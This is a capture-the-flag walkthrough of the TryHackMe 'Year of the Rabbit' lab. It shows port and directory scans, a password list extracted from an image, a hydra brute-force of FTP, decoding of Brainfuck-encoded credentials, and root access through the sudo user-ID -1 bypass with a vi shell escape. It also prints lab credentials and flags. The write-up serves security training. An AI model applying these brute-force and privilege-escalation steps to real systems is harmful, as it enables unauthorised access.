Year of the Rabbit

Task 1 Capture the flag

Task 1-1: user.txt


Nmap

```
kali@kali:~$ nmap -T4 -sC -sV 10.10.22.165
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-18 00:01 EDT
Nmap scan report for 10.10.22.165
Host is up (0.11s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.63 seconds
```


Gobuster

```
kali@kali:~$ gobuster dir -u 10.10.22.165 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.22.165
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/06/18 00:01:42 Starting gobuster
===============================================================
/assets (Status: 301)
Progress: 10493 / 220561 (4.76%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/06/18 00:03:53 Finished
===============================================================
```



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
RickRolled.mp4	2020-01-23 00:34	384M	
style.css	2020-01-23 00:34	2.9K	





```
* {
   margin: 0px 0px 0px 0px;
   padding: 0px 0px 0px 0px;
 }

 body, html {
   padding: 3px 3px 3px 3px;

   background-color: #D8DBE2;

   font-family: Verdana, sans-serif;
   font-size: 11pt;
   text-align: center;
 }
 /* Nice to see someone checking the stylesheets.
    Take a look at the page: /sup3r_s3cr3t_fl4g.php
 */
 div.main_page {
   position: relative;
   display: table;

   width: 800px;
```




Chrome://settings/content/javascript

```
kali@kali:~$ wget http://10.10.159.84/sup3r_s3cr3t_fl4g.php
--2021-06-18 04:12:36--  http://10.10.159.84/sup3r_s3cr3t_fl4g.php
Connecting to 10.10.159.84:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: intermediary.php?hidden_directory=/WExYY2Cv-qU [following]
--2021-06-18 04:12:36--  http://10.10.159.84/intermediary.php?hidden_directory=/WExYY2Cv-qU
Reusing existing connection to 10.10.159.84:80.
HTTP request sent, awaiting response... 302 Found
Location: /sup3r_s3cret_fl4g [following]
--2021-06-18 04:12:36--  http://10.10.159.84/sup3r_s3cret_fl4g
Reusing existing connection to 10.10.159.84:80.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://10.10.159.84/sup3r_s3cret_fl4g/ [following]
--2021-06-18 04:12:36--  http://10.10.159.84/sup3r_s3cret_fl4g/
Reusing existing connection to 10.10.159.84:80.
HTTP request sent, awaiting response... 200 OK
Length: 611 [text/html]
Saving to: 'sup3r_s3cr3t_fl4g.php'

sup3r_s3cr3t_fl4g.php                                100%[=============================

2021-06-18 04:12:36 (37.1 MB/s) - 'sup3r_s3cr3t_fl4g.php' saved [611/611]
```



Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory		-	
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.159.84 Port 80

`strings Hot_babe.png`

```
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
O14xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0!!EC1A0I2?
HPHr!j00RaDEi
7N+J9BYSp4uaY
PYKt-ebvtmWoC
3TN%cD_E6zm*s
eo?@c!ly3&=0Z
nR8&FXz$ZPelN
eE4Mu53UkKHx#
86?004F9!o49d
SNGY0JjA5@0EE
trm64++JZ7R6E
3zJuGL~8KmiK^
CR-ItthsH%9du
yP9kft386bB8G
A-*eE3L@!4W5o
GoM^$82l&GA5D
1t$4$g$I+V_BH
0XxpTd90Vt8OL
j0CN?Z#8Bp69_
G#h~9@5E5QA5l
DRWNM7auXF7@j
Fw!if_=kk7Oqz
92d5r$uyw!vaE
c-AA7a2u!W2*?
```

```
kali@kali:~/Desktop/TryHackMe/yearoftherabbit$ hydra -l ftpuser -P password_wordlist.txt ftp://10.10.159.84
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-18 04:19:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.10.159.84:21/
[21][ftp] host: 10.10.159.84   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-18 04:19:55
```

```
kali@kali:~/Desktop/TryHackMe/yearoftherabbit$ ftp 10.10.159.84
Connected to 10.10.159.84.
220 (vsFTPd 3.0.2)
Name (10.10.159.84:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
```

```
kali@kali:~/Desktop/TryHackMe/yearoftherabbit$ cat Eli\'s_Creds.txt
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++•- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[ ->---
--<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---•- ----. <
```

https://www.dcode.fr/brainfuck-language

User: eli

Password: DSpDiM1wAEwid

```
kali@kali:~/Desktop/TryHackMe/yearoftherabbit$ ssh eli@10.10.159.84
The authenticity of host '10.10.159.84 (10.10.159.84)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7QOQQOCSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.159.84' (ECDSA) to the list of known hosts.
eli@10.10.159.84's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE



eli@year-of-the-rabbit:~$
```

```
eli@year-of-the-rabbit:/var/www$ find / -name "*s3cr3t*" 2>/dev/null
/var/www/html/sup3r_s3cr3t_fl4g.php
/usr/games/s3cr3t
```

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ env
XDG_SESSION_ID=6
TERM=xterm-256color
SHELL=/bin/bash
SSH_CLIENT=10.6.47.43 57504 22
SSH_TTY=/dev/pts/0
USER=eli
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01
1:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.
*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=
;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*
:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wm
;35:*.emf=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*
px=00;36:*.xspf=00;36:
MAIL=/var/mail/eli
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
PWD=/usr/games/s3cr3t
LANG=en_GB.UTF-8
SHLVL=1
HOME=/home/eli
LANGUAGE=en_GB:en
LOGNAME=eli
SSH_CONNECTION=10.6.47.43 57504 10.10.159.84 22
XDG_RUNTIME_DIR=/run/user/1000
_=/usr/bin/env
OLDPWD=/var/www
```

```
eli@year-of-the-rabbit:/var/www$ cd /usr/games/s3cr3t/
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
```

User: Gwendoline

Pass: MniVCQVhQHUNI

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$
```

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd ~
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
```

Task 1-2: root.txt

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

https://www.exploit-db.com/exploits/47502

`sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt`

```
~
~
:!/bin/bash
```

```
root@year-of-the-rabbit:/root# whoami
root
root@year-of-the-rabbit:/root# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
```